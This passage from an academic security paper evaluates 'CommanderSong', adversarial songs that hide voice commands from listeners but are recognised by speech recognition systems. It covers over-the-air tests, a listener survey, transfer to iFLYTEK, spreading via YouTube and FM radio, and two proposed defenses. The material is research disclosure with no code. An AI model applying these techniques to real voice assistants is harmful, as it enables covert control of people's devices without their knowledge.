**WAA Attack.** To practically attack Kaldi over the air, the ideal case is to find a commercial IVC device implemented based on Kaldi and play our adversarial samples against the device. However, we are not aware of any such IVC device, so we simulate a pseudo IVC device based on Kaldi. In particular, the adversarial samples are played by speakers over the air. We use the recording functionality of iPhone 6S to record the audio, which is sent to Kaldi API to decode. Overall, such a pseudo IVC device is built using the microphone in iPhone 6S as the audio recorder, and Kaldi system to decode the audio.

We conducted the practical WAA attack in a meeting room (16 meter long, 8 meter wide, and 4 meter tall). The songs were played using three different speakers including a JBL clip2 portable speaker, an ASUS laptop and a SENMATE broadcast equipment [16], to examine the effectiveness of the injected random noise. All of the speakers are easy to obtain and carry. The distance between the speaker and the pseudo IVC device (i.e., the microphone of the iPhone 6S) was set at 1.5 meters. We chose two commands as in Table 3, and generated adversarial samples. Then we played them over the air using those three different speakers and used the iPhone 6S to record the audios, which were sent to Kaldi to decode. Table 3 shows the WAA attack results. For both of the two commands, JBL speaker overwhelms the other two with the success rate up to 96%, which might indicate its sound quality is better than the other two. All the SNRs are below 2 $dB$, which indicates slightly bigger perturbation to the original songs due to the random noise from the signal's point of view. Below we will evaluate if such "bigger" perturbation is human-noticeable by conducting a survey.

**Human comprehension from the survey.** To evaluate the effectiveness of hiding the desired command in the song, we conducted a survey on Amazon Mechanical Turk

Table 3: WAA attack results.

| Command | Speaker | Success rate (%) | SNR ($dB$) | Efficiency (frames/hours) |
|---|---|---|---|---|
| Echo ask capital one to make a credit card card payment. | JBL speaker | 90 | 1.7 | 379/2.0 |
| | ASUS Laptop | 82 | 1.7 | |
| | SENMATE Broadcast | 72 | 1.7 | |
| Okay google call one one zero one one nine one two zero. | JBL speaker | 96 | 1.3 | 400/1.8 |
| | ASUS Laptop | 60 | 1.3 | |
| | SENMATE Broadcast | 70 | 1.3 | |

(MTurk) [2], an online marketplace for crowdsourcing intelligence. We recruited 204 individuals to participate in our survey[6]. Each participant was asked to listen to 26 adversarial samples, each lasting for about 20 seconds (only about four or five seconds in the middle is crafted to contain the desired command.). A series of questions regarding each audio need to be answered, e.g., (1) whether they have heard the original song before; (2) whether they heard anything abnormal than a regular song (The four options are *no*, *not sure*, *noisy*, and *words different than lyrics*); (3) if choosing *noisy* option in (2), where they believe the noise comes from, while if choosing *words different than lyrics* option in (2), they are asked to write down those words, and how many times they listened to the song before they can recognize the words.

Table 4: Human comprehension of the WTA samples.

| Music Classification | Listened (%) | Abnormal (%) | Recognize Command (%) |
|---|---|---|---|
| Soft Music | 13 | 15 | 0 |
| Rock | 33 | 28 | 0 |
| Popular | 32 | 26 | 0 |
| Rap | 41 | 23 | 0 |

The entire survey lasts for about five to six minutes. Each participant is compensated $0.3 for successfully completing the study, provided they pass the attention check question to motivate the participants concentrate on the study. Based on our study, 63.7% of the participants are in the age of 20∼40 and 33.3% are 40∼60 years old, and 70.6% of them use IVC devices (e.g., Amazon Echo, Google home, Smartphone, etc.) everyday.

Table 4 shows the results of the human comprehension of our WTA samples. We show the average results for songs belonging to the same category. The detailed results for each individual song can be referred to in Table 7 in Appendix. Generally, the songs in soft music category are the best candidates for the carrier of the desired command, with as low as 15% of participants noticed the abnormality. None of the participants could recognize any word of the desired command injected in the adversarial samples of any category. Table 5 demonstrates the results of the human comprehension of our WAA samples. On average, 40% of the participants believed the noise was generated by the speaker or like radio, while only 2.2% of them thought the noise from the samples themselves. In addition, less than 1% believed that there were other words except the original lyrics. However, none of them successfully identified any word even repeating the songs several times.

[6]The survey will not cause any potential risks to the participants (physical, psychological, social, legal, etc.). The questions in our survey do not involve any confidential information about the participants. We obtained the IRB Exempt certificates from our institutes.

## 5.3 Towards the Transferability

Finally, we assess whether the proposed CommanderSong can be transfered to other ASR platforms.

**Transfer from Kaldi to iFLYTEK.** We choose iFLYTEK ASR system as the target of our transfer, due to its popularity. As one of the top five ASR systems in the world, it possesses 70% of the market in China. Some applications supported by iFLYTEK and their downloads on Google Play as well as the number of worldwide users are listed in Table 8 in Appendix. In particular, *iFLYTEK Input* is a popular mobile voice input method, which supports mandarin, English and personalized input [12]. *iFLYREC* is an online service offered by iFLYTEK to convert audio to text [10]. We use them to test the transferability of our WAA attack samples, and the success rates of different commands are shown in Table 6. Note

Table 5: Human comprehension of the WAA samples.

| Song Name | Listened (%) | Abnormal (%) | Noise-speaker (%) | Noise-song (%) |
|---|---|---|---|---|
| Did You Need It | 15 | 67 | 42 | 1 |
| Outlaw of Love | 11 | 63 | 36 | 2 |
| The Saltwater Room | 27 | 67 | 39 | 3 |
| Sleepwalker | 13 | 67 | 41 | 0 |
| Underneath | 13 | 68 | 45 | 3 |
| Feeling Good | 38 | 59 | 36 | 4 |
| *Average* | 19.5 | 65.2 | 40 | 2.2 |

Table 6: Transferability from Kaldi to iFLYTEK.

| Command | iFLYREC (%) | iFLYTEK Input (%) |
|---|---|---|
| Airplane mode on. | 66 | 0 |
| Open the door. | 100 | 100 |
| Good night. | 100 | 100 |

that WAA audio samples are directly fed to *iFLYREC* to decode. Meanwhile, they are played using Bose Companion 2 speaker towards *iFLYTEK Input* running on smartphone LG V20, or using JBL speaker towards *iFLYTEK Input* running on smartphone Huawei honor 8/MI note3/iPhone 6S. Those adversarial samples containing commands like *open the door* or *good night* can achieve great transferability on both platforms. However, the command *airplane mode on* only gets 66% success rate on *iFLYREC*, and 0 on *iFLYTEK Input*.

**Transferability from Kaldi to DeepSpeech.** We also try to transfer CommanderSong from Kaldi to DeepSpeech, which is an open source end-to-end ASR system. We directly fed several adversarial WTA and WAA attack samples to DeepSpeech, but none of them can be decoded correctly. As Carlini et al. have successfully modified any audio into a command recognizable by DeepSpeech [23], we intend to leverage their open source algorithm to examine if it is possible to generate one adversarial sample against both two platforms. In this experiment, we started by 10 adversarial samples generated by CommanderSong, either WTA or WAA attack, integrating commands like *Okay google call one one zero one one nine one two zero*, *Echo open the front door*, and *Echo turn off the light*. We applied their algorithm to modify the samples until DeepSpeech can decode the target commands correctly. Then we tested such newly generated samples against Kaldi as WTA attack, and Kaldi can still successfully recognize them. We did not perform WAA attack since their algorithm targeting DeepSpeech cannot achieve attacks over the air.

The preliminary evaluations on transferability give us the opportunities to understand CommanderSongs and for designing systematic approach to transfer in the future.

## 5.4 Automated Spreading

Since our WAA attack samples can be used to launch the practical adversarial attack against ASR systems, we want to explore the potential channels that can be leveraged to impact a large amount of victims automatically.

**Online sharing.** We consider the online sharing platforms like YouTube to spread CommanderSong. We picked up one five-second adversarial sample embedded with the command "*open the door*" and applied Windows Movie Maker software to make a video, since YouTube only supports video uploading. The sample was repeated four times to make the full video around 20 seconds. We then connected our desktop audio output to Bose Companion 2 speaker and installed *iFLYTEK Input* on LG V20 smartphone. In this experiment, the distance between the speaker and the phone can be up to 0.5 meter, and *iFLYTEK Input* can still decode the command successfully.

**Radio broadcasting.** In this experiment, we used HackRF One [8], a hardware that supports Software Defined Radio (SDR) to broadcast our CommanderSong at the frequency of FM 103.4 MHz, simulating a radio station. We setup a radio at the corresponding frequency, so it can receive and play the CommanderSong. We ran the *WeChat*[7] application and enabled the *iFLYTEK Input* on different smartphones including iPhone 6S, Huawei Honor 8 and XiaoMi MI Note3. *iFLYTEK Input* can always successfully recognize the command "*open the door*" from the audio played by the radio and display it on the screen.

## 5.5 Efficiency

We also evaluate the cost of generating CommanderSong in the aspect of the required time. For each command, we record the time to inject it into different songs and compute the average. Since the time required to craft also depends on the length of the desired command, we define the efficiency as the ratio of the number of frames of the desired command and the required time. Table 2 and Table 3 show the efficiency of generating WTA and WAA samples for different commands. Most of those adversarial samples can be generated in less than two hours, and some simple commands like "*Echo open the front door*" can be done within half an hour. However, we do notice that some special words (such as *GPS* and *airplane*) in the command make the generation time longer. Probably those words are not commonly used in the training process of the "ASpIRE model" of Kaldi, so generating enough phonemes to represent the words is time-consuming. Furthermore, we find that, for some songs in the rock category such as "*Bang bang*" and "*Roaked*", it usually takes longer to generate the adversarial samples for the same command compared with the songs in other categories, probably due to the unstable rhythm of them.

# 6 Understanding the Attacks

We try to deeply understand the attacks, which could potentially help to derive defense approaches. We raise some

[7] *WeChat* is the most popular instant messaging application in China, with approximately 963,000,000 users all over the world by June 2017 [15].





Figure 4: SNR impacts on correlation of the audios and the success rate of adversarial audios.





Figure 5: Explaination of Kaldi and human recognition of the audios.

questions and perform further analysis on the attacks.

**In what ways does the song help the attack?** We use songs as the carrier of commands to attack ASR systems. Obviously, one benefit of using a song is to prevent listeners from being aware of the attack. Also CommanderSong can be easily spread through Youtube, radio, TV, etc. Does the song itself help generate the adversarial audio samples? To answer this question, we use a piece of silent audio as the "carrier" to generate CommanderSong $A_{cs}$ (WAA attack), and test the effectiveness of it. The results show that $A_{cs}$ can work, which is aligned with our findings – a random song can serve as the "carrier" because a piece of silent audio can be viewed as a special song.

However, after listening to $A_{cs}$, we find that $A_{cs}$ sounds quite similar to the injected command, which means any user can easily notice it, so $A_{cs}$ is not the adversarial samples we desire. Note that, in our human subject study, none of the participants recognized any command from the generated CommanderSongs. We assume that *some phonemes or even smaller units in the original song work together with the injected small perturbations to form the target command*. To verify this assumption, we prepare a song $A_s$ and use it to generate the CommanderSong $A_{cs}$. Then we calculate the difference $\Delta(A_s, A_{cs})$ between them, and try to attack ASR systems using $\Delta(A_s, A_{cs})$. However, after several times of testing, we find that $\Delta(A_s, A_{cs})$ does not work, which indicates the pure perturbations we injected cannot be recognized as the target commands.

Recall that in Table 5, the songs in the soft music category are proven to be the best carrier, with lowest abnormality identified by participants. Based on the findings above, it appears that such songs can better aligned with the phonemes or smaller "units" in the target command to help the attack. This is also the reason why $\Delta(A_s, A_{cs})$ cannot directly attack successfully: the "units" in the song combined with $\Delta(A_s, A_{cs})$ together construct the phonemes of the target command.

**What is the impact of noise in generating adversarial samples?** As mentioned early, we build a generic random noise model to perform the WAA attack over the air. In order to understand the impact of the noise in generating adversarial samples, we crafted CommanderSong using noises with different amplitude values. Then we observed the differences between the CommanderSong and the original song, the differences between the CommanderSong and the pure command audio, and the success rates of the CommanderSong to attack. To characterize the difference, we leverage Spearman's rank correlation coefficient [46] (*Spearman's rho* for short) to represent the similarity between two pieces of audio. Spearman's rho is widely used to represent the correlation between two variables, and can be calculated as follows: $r(X,Y) = Cov(X,Y)/\sqrt{Var[X]Var[Y]}$, where $X$ and $Y$ are the MFCC features of the two pieces of audio. $Cov(X,Y)$ represents the covariance of X and Y. $Var[X]$ and $Var[Y]$ are the variances of X and Y respectively.

The results are shown in Figure 4. The x-axis in the figure shows the *SNR* (in *dB*) of the noise, and the y-axis gives the correlation. From the figure, we find that the correlation between the CommanderSong and the original song (red line) decreases with *SNR*. It means that the CommanderSong sounds less like the original song when the amplitude value of the noise becomes larger. This is mainly because the original song has to be modified more to find a CommanderSong robust enough against the introduced noise. On the contrary, the CommanderSong becomes more similar with the target command audio when the amplitude values of the noise increases (i.e., decrease of *SNR* in the figure, blue line), which means that the CommanderSong sounds more like the target command. The success rate (black dotted line) also increases with the decrease of SNR. We also note that, when





Figure 6: Audio turbulence defense.

$SNR = 4\ dB$, the success rate could be as high as 88%. Also the correlation between CommanderSong and the original song is 90%, which indicates a high similarity.

Figure 5 shows the results from another perspective. Suppose the dark blue circle is the set of audios that can be recognized as commands by ASR systems, while the light blue circle and the red one represent the sets of audio recognized as commands and songs by human respectively. At first, the original song is in the red circle, which means that neither ASR systems nor human being recognize any command inside. WTA attack slightly modifies the song so that the open source system Kaldi can recognize the command while human cannot. After noises are introduced to generate CommanderSong for WAA attacks, CommanderSong will fall into the light blue area step by step, and in the end be recognized by human. Therefore, attackers can choose the amplitude values of noise to balance between robustness to noise and identifiability by human users.

## 7 Defense

We propose two approaches to defend against CommanderSong: Audio turbulence and Audio squeezing. The first defense is effective against WTA, but not WAA; while the second defense works against both attacks.

**Audio turbulence.** From the evaluation, we observe that noise (e.g., from speaker or background) decreases the success rate of CommanderSong while impacts little on the recognition of audio command. So our basic idea is to add noise (referred to as *turbulence* noise $A_n$) to the input audio $A_I$ before it is received by the ASR system, and check whether the resultant audio $A_I \oplus A_n$ can be interpreted as other words. Particularly, as shown in Figure 6, $A_I$ is decoded as $\texttt{text}_1$ by the ASR system. Then we add $A_n$ to $A_I$ and let the ASR system extract the text $\texttt{text}_2$ from $A_I \oplus A_n$. If $\texttt{text}_1 \neq \texttt{text}_2$, we say that the CommanderSong is detected.

We did experiments using this approach to test the effectiveness of such defense. The target command "open the door" was used to generate a CommanderSong. Figure 7 shows the result. The x-axis shows the $SNR$ ($A_I$ to $A_n$), and the y-axis shows the success rate. We found that the success rate of WTA dramatically drops when $SNR$ decreases. When $SNR = 15\ dB$, WTA almost always fails and $A_I$ can still be successfully recognized, which means this approach works for WTA. However, the success rate of WAA is still very high. This is mainly because CommanderSongs for WAA is generated using random noises, which is robust against turbulence noise.





Figure 7: The results of audio turbulence defense.

**Audio squeezing.** The second defense is to reduce the sampling rate of the input audio $A_I$ (just like squeezing the audio). Instead of adding $A_n$ in the defense of audio turbulence, we downsample $A_I$ (referred to as $D(A_I)$). Still, ASR systems decode $A_I$ and $D(A_I)$, and get $\texttt{text}_1$ and $\texttt{text}_2$ respectively. If $\texttt{text}_1 \neq \texttt{text}_2$, the CommanderSong is detected. Similar to the previous experiment, we evaluate the effectiveness of this approach. The results are shown in Figure 8. The x-axis shows the ratio $(1/M)$ of downsampling (M is the downsampling factor or decimation factor, which means that the original sampling rate is M times of the downsampled rate). When $1/M = 0.7$ (if the sample rate is 8000 samples/second, the downsampled rate is 5600 samples/second), the success rates of WTA and WAA are 0% and 8% respectively. $A_I$ can still be successful recognized at the rate of 91%. This means that Audio squeezing is effective to defend against both WTA and WAA.

## 8 Related Work

**Attack on ASR system.** Prior to our work, many researchers have devoted to security issues about speech controllable systems [36, 35, 26, 41, 51, 22, 53, 23]. Denis et al. found the vulnerability of analog sensor and injected bogus voice signal to attack the microphone [36]. Kasmi et al. stated that, by leveraging intentional electromagnetic interference on headset cables, voice command could be injected and carried by FM signals which is further received and interpreted by smart phones [35].





Figure 8: Audio squeezing defense result.

Diao et al. demonstrated that, through permission bypassing attack in Android smart phones, voice commands could be played using apps with zero permissions [26]. Mukhopadhyay et al. considered voice impersonation attacks to contaminate a voice-based user authentication system [41]. They reconstructed the victims voice model from the victims voice data, and launched attacks that can bypass voice authentication systems. Different from these attacks, we are attacking the machine learning models of ASR systems.

Hidden voice command [22] launched both black box (i.e., inverse MFCC) and white box (i.e., gradient decent) attacks against ASR systems with GMM-based acoustic models. Different from this work, our target is a DNN-based ASR system. Recently, the authors posted the achievement that can construct targeted audio adversarial examples on DeepSpeech, an end-to-end open source ASR platform [23]. To perform the attack, the adversary needs to directly upload the adversarial WAV file to the speech recognition system. Our attacks on Kaldi are concurrent to their work, and our attack approaches are independent to theirs. Moreover, our attacks succeed under a more practical setting that let the adversarial audio be played over the air. The recent work DolphinAttack [53] proposed a completely inaudible voice attack by modulating commands on ultrasound carriers and leveraging microphone vulnerabilities to attack. As noted by the authors, such attack can be eliminated by filtering out ultrasound carrier (e.g., iPhone 6 Plus). Differently, our attack uses songs instead of ultrasound as the carriers, making the attack harder to defend.

**Adversarial research on machine learning.** Besides attacking speech recognition systems, there has been substantial work on adversarial machine learning examples towards physical world. Kurakin et al. [37] proved it is doable that Inception v3 image classification neural network could be compromised by adversarial images. Brown et al. [21] showed by adding an universal patch to an image they could fool the image classifiers successfully. Evtimov et al. [27] proposed a general algorithm which can produce robust adversarial perturbations into images to overcome physical condition in real world. They successfully fooled road sign classifiers to mis-classify real Stop Sign. Different from them, our study targets speech recognition system.

**Defense of Adversarial on machine learning.** Defending against adversarial attacks is known to be a challenging problem. Existing defenses include adversarial training and defensive distillation. Adversarial training [39] adds the adversarial examples into the model's training set to increase its robustness against these examples. Defensive distillation [33] trains the model with probabilities of different class labels supported by an early model trained on the same task. Both defenses perform a kind of gradient masking [45] which increases the difficulties for the adversary to compute the gradient direction. In [29], Dawn Song attempted to combine multiple defenses including feature squeezing and the specialist to construct a larger strong defense. They stated that defenses should be evaluated by strong attacks and adaptive adversarial examples. Most of these defenses are effective for white box attacks but not for black box ones. Binary classification is another simple and effective defense for white box attacks without any modifications of the underlying systems. A binary classifier is built to separate adversarial examples apart from the clean data. Similar as adversarial training and defensive distillation, this defense suffers from generalization limitation. In this paper, we propose two novel defenses against CommanderSong attack.

## 9 Conclusion

In this paper, we perform practical adversarial attacks on ASR systems by injecting "voice" commands into songs (CommanderSong). To the best of our knowledge, this is the first systematical approach to generate such practical attacks against DNN-based ASR system. Such CommanderSong could let ASR systems execute the command while being played over the air without notice by users. Our evaluation shows that CommanderSong can be transferred to iFLYTEK, impacting popular apps such as WeChat, Sina Weibo, and JD with billions of users. We also demonstrated that CommanderSong can be spread through YouTube and radio. Two approaches (audio turbulence and audio squeezing) are proposed to defend against CommanderSong.

## Acknowledgments

IIE authors are supported in part by National Key R&D Program of China (No.2016QY04W0805), NSFC U1536106, 61728209, National Top-notch Youth Talents Program of China, Youth Innovation Promotion Association CAS and Beijing Nova Program. Indiana University author is supported in part by the NSF 1408874, 1527141, 1618493 and ARO W911NF1610127. Illinois University authors are supported in part by NSF CNS grants 13-30491, 14-08944, and 15-13939.

## References

[1] *Amazon Alexa*. https://developer.amazon.com/alexa.

[2] *Amazon Mechanical Turk*. https://www.mturk.com.

[3] *Apple Siri*. https://www.apple.com/ios/siri.

[4] *Aspire*. https://github.com/kaldi-asr/kaldi/tree/master/egs/aspire.

[5] *CMUSphinx*. https://cmusphinx.github.io/.

[6] *Google Assistant*. https://assistant.google.com.

[7] *Google Text-to-speech*. https://play.google.com/store/apps.

[8] *HackRF One*. https://greatscottgadgets.com/hackrf/.

[9] *HTK*. http://htk.eng.cam.ac.uk/.

[10] *iFLYREC*. https://www.iflyrec.com/.

[11] *iFLYTEK*. http://www.iflytek.com/en/index.html.

[12] *iFLYTEK Input*. http://www.iflytek.com/en/mobile/iflyime.html.

[13] *Kaldi*. http://kaldi-asr.org.

[14] *Microsoft Cortana*. https://www.microsoft.com/en-us/cortana.

[15] *Number of monthly active WeChat users from 2nd quarter 2010 to 2nd quarter 2017 (in millions)*. https://www.statista.com/statistics/255778/number-of-active-wechat-messenger-accounts/.

[16] *SENMATE broadcast*. http://www.114pifa.com/p106/34376.html.

[17] Dario Amodei, Sundaram Ananthanarayanan, Rishita Anubhai, Jingliang Bai, Eric Battenberg, Carl Case, Jared Casper, Bryan Catanzaro, Qiang Cheng, Guoliang Chen, et al. Deep speech 2: End-to-end speech recognition in english and mandarin. In *International Conference on Machine Learning*, pages 173–182, 2016.

[18] Kartik Audhkhasi, Brian Kingsbury, Bhuvana Ramabhadran, George Saon, and Michael Picheny. Building competitive direct acoustics-to-word models for english conversational speech recognition. *IEEE International Conference on Acoustics, Speech and Signal Processing (ICASSP)*, 2018.

[19] Wei Bao, Hong Li, Nan Li, and Wei Jiang. A liveness detection method for face recognition based on optical flow field. In *Image Analysis and Signal Processing, 2009. IASP 2009. International Conference on*, pages 233–236. IEEE, 2009.

[20] Battista Biggio, Igino Corona, Davide Maiorca, Blaine Nelson, Nedim Šrndić, Pavel Laskov, Giorgio Giacinto, and Fabio Roli. Evasion attacks against machine learning at test time. In *Joint European Conference on Machine Learning and Knowledge Discovery in Databases*, pages 387–402. Springer, 2013.

[21] Tom B Brown, Dandelion Mané, Aurko Roy, Martín Abadi, and Justin Gilmer. Adversarial patch. *31st Conference on Neural Information Processing Systems (NIPS)*, 2017.

[22] Nicholas Carlini, Pratyush Mishra, Tavish Vaidya, Yuankai Zhang, Micah Sherr, Clay Shields, David Wagner, and Wenchao Zhou. Hidden voice commands. In *USENIX Security Symposium*, pages 513–530, 2016.

[23] Nicholas Carlini and David Wagner. Audio adversarial examples: Targeted attacks on speech-to-text. *Deep Learning and Security Workshop*, 2018.

[24] Ronan Collobert, Christian Puhrsch, and Gabriel Synnaeve. Wav2letter: an end-to-end convnet-based speech recognition system. *arXiv preprint arXiv:1609.03193*, 2016.

[25] Nilesh Dalvi, Pedro Domingos, Sumit Sanghai, Deepak Verma, et al. Adversarial classification. In *Proceedings of the tenth ACM SIGKDD international conference on Knowledge discovery and data mining*, pages 99–108. ACM, 2004.

[26] Wenrui Diao, Xiangyu Liu, Zhe Zhou, and Kehuan Zhang. Your voice assistant is mine: How to abuse speakers to steal information and control your phone. In *Proceedings of the 4th ACM Workshop on Security and Privacy in Smartphones & Mobile Devices*, pages 63–74. ACM, 2014.

[27] Ivan Evtimov, Kevin Eykholt, Earlence Fernandes, Tadayoshi Kohno, Bo Li, Atul Prakash, Amir Rahmati, and Dawn Song. Robust physical-world attacks on deep learning models. *Computer Vision and Pattern Recognition*, 2018.

[28] Ian J Goodfellow, Jonathon Shlens, and Christian Szegedy. Explaining and harnessing adversarial examples. *International Conference on Learning Representations*, 2015.

[29] Warren He, James Wei, Xinyun Chen, Nicholas Carlini, and Dawn Song. Adversarial example defenses: Ensembles of weak defenses are not strong. *USENIX Workshop on Offensive Technologies*, 2017.

[30] Hynek Hermansky. Perceptual linear predictive (plp) analysis of speech. *the Journal of the Acoustical Society of America*, 87(4):1738–1752, 1990.

[31] Geoffrey Hinton, Li Deng, Dong Yu, George E Dahl, Abdel-rahman Mohamed, Navdeep Jaitly, Andrew Senior, Vincent Vanhoucke, Patrick Nguyen, Tara N Sainath, et al. Deep neural networks for acoustic modeling in speech recognition: The shared views of four research groups. *IEEE Signal Processing Magazine*, 29(6):82–97, 2012.

[32] Geoffrey Hinton, Li Deng, Dong Yu, George E Dahl, Abdel-rahman Mohamed, Navdeep Jaitly, Andrew Senior, Vincent Vanhoucke, Patrick Nguyen, Tara N Sainath, et al. Deep neural networks for acoustic modeling in speech recognition: The shared views of four research groups. *IEEE Signal Processing Magazine*, 29(6):82–97, 2012.

[33] Geoffrey Hinton, Oriol Vinyals, and Jeff Dean. Distilling the knowledge in a neural network. *NIPS Deep Learning Workshop*, 2014.

[34] Fumitada Itakura. Line spectrum representation of linear predictor coefficients of speech signals. *The Journal of the Acoustical Society of America*, 57(S1):S35–S35, 1975.

[35] Chaouki Kasmi and Jose Lopes Esteves. Iemi threats for information security: Remote command injection on modern smartphones. *IEEE Transactions on Electromagnetic Compatibility*, 57(6):1752–1755, 2015.

[36] Denis Foo Kune, John Backes, Shane S Clark, Daniel Kramer, Matthew Reynolds, Kevin Fu, Yongdae Kim, and Wenyuan Xu. Ghost talk: Mitigating emi signal injection attacks against analog sensors. In *Security and Privacy (SP), 2013 IEEE Symposium on*, pages 145–159. IEEE, 2013.

[37] Alexey Kurakin, Ian Goodfellow, and Samy Bengio. Adversarial examples in the physical world. *arXiv preprint arXiv:1607.02533*, 2016.

[38] Pan Li, Qiang Liu, Wentao Zhao, Dongxu Wang, and Siqi Wang. BEBP: an poisoning method against machine learning based idss. *arXiv preprint arXiv:1803.03965*, 2018.

[39] Aleksander Madry, Aleksandar Makelov, Ludwig Schmidt, Dimitris Tsipras, and Adrian Vladu. Towards deep learning models resistant to adversarial attacks. *International Conference on Learning Representations*, 2018.

[40] Lindasalwa Muda, Mumtaj Begam, and Irraivan Elamvazuthi. Voice recognition algorithms using mel frequency cepstral coefficient (mfcc) and dynamic time warping (dtw) techniques. *Journal of Computing, Volume 2, Issue 3*, 2010.

[41] Dibya Mukhopadhyay, Maliheh Shirvanian, and Nitesh Saxena. All your voices are belong to us: Stealing voices to fool humans and machines. In *European Symposium on Research in Computer Security*, pages 599–621. Springer, 2015.

[42] Douglas OShaughnessy. Automatic speech recognition: History, methods and challenges. *Pattern Recognition*, 41(10):2965–2979, 2008.

[43] Nicolas Papernot, Nicholas Carlini, Ian Goodfellow, Reuben Feinman, Fartash Faghri, Alexander Matyasko, Karen Hambardzumyan, Yi-Lin Juang, Alexey Kurakin, Ryan Sheatsley, et al. cleverhans v2. 0.0: an adversarial machine learning library. *arXiv preprint arXiv:1610.00768*, 2016.

[44] Nicolas Papernot, Patrick McDaniel, and Ian Goodfellow. Transferability in machine learning: from phenomena to black-box attacks using adversarial samples. *arXiv preprint arXiv:1605.07277*, 2016.

[45] Nicolas Papernot, Patrick McDaniel, Ian Goodfellow, Somesh Jha, Z Berkay Celik, and Ananthram Swami. Practical black-box attacks against machine learning. In *Proceedings of the 2017 ACM on Asia Conference on Computer and Communications Security*, pages 506–519. ACM, 2017.

[46] W Pirie. Spearman rank correlation coefficient. *Encyclopedia of statistical sciences*, 1988.

[47] Kanishka Rao, Haşim Sak, and Rohit Prabhavalkar. Exploring architectures, data and units for streaming end-to-end speech recognition with rnn-transducer. In *Automatic Speech Recognition and Understanding Workshop (ASRU), 2017 IEEE*, pages 193–199. IEEE, 2017.

[48] Stephanie AC Schuckers. Spoofing and anti-spoofing measures. *Information Security technical report*, 7(4):56–62, 2002.

[49] Christian Szegedy, Wojciech Zaremba, Ilya Sutskever, Joan Bruna, Dumitru Erhan, Ian Goodfellow, and Rob Fergus. Intriguing properties of neural networks. *arXiv preprint arXiv:1312.6199*, 2013.

[50] Roberto Tronci, Daniele Muntoni, Gianluca Fadda, Maurizio Pili, Nicola Sirena, Gabriele Murgia, Marco Ristori, Sardegna Ricerche, and Fabio Roli. Fusion of multiple clues for photo-attack detection in face recognition systems. In *Biometrics (IJCB), 2011 International Joint Conference on*, pages 1–6. IEEE, 2011.

[51] Tavish Vaidya, Yuankai Zhang, Micah Sherr, and Clay Shields. Cocaine noodles: exploiting the gap between human and machine speech recognition. *WOOT*, 15:10–11, 2015.

[52] Wayne Xiong, Jasha Droppo, Xuedong Huang, Frank Seide, Mike Seltzer, Andreas Stolcke, Dong Yu, and Geoffrey Zweig. The microsoft 2016 conversational speech recognition system. In *Acoustics, Speech and Signal Processing (ICASSP), 2017 IEEE International Conference on*, pages 5255–5259. IEEE, 2017.

[53] Guoming Zhang, Chen Yan, Xiaoyu Ji, Tianchen Zhang, Taimin Zhang, and Wenyuan Xu. Dolphinattack: Inaudible voice commands. In *Proceedings of the 2017 ACM SIGSAC Conference on Computer and Communications Security*, pages 103–117. ACM, 2017.

## Appendix

Table 7: The detailed results of individual song in human comprehension survey for WTA samples. When we were checking the survey results from MTurk, we found the average familiarity of MTurk workers towards our songs is not as good as we expected. So streaming counts from Spotify are also listed in the table, as we want to show the popularity of our sample songs. The song *Selling Brick in Street* is not in Spotify database so we can not provide the count for it.

| Music Classification | Song Name | Spotify Streaming Count | Listened (%) | Abnormal (%) | Recognize Command (%) |
|---|---|---|---|---|---|
| Soft Music | Heart and Soul | 13,749,471 | 15% | 8% | 0 |
| | Castle in the Sky | 2,332,348 | 9% | 6% | 0 |
| | A Comme Amour | 1,878,899 | 14% | 18% | 0 |
| | Mariage D'amour | 337,486 | 17% | 33% | 0 |
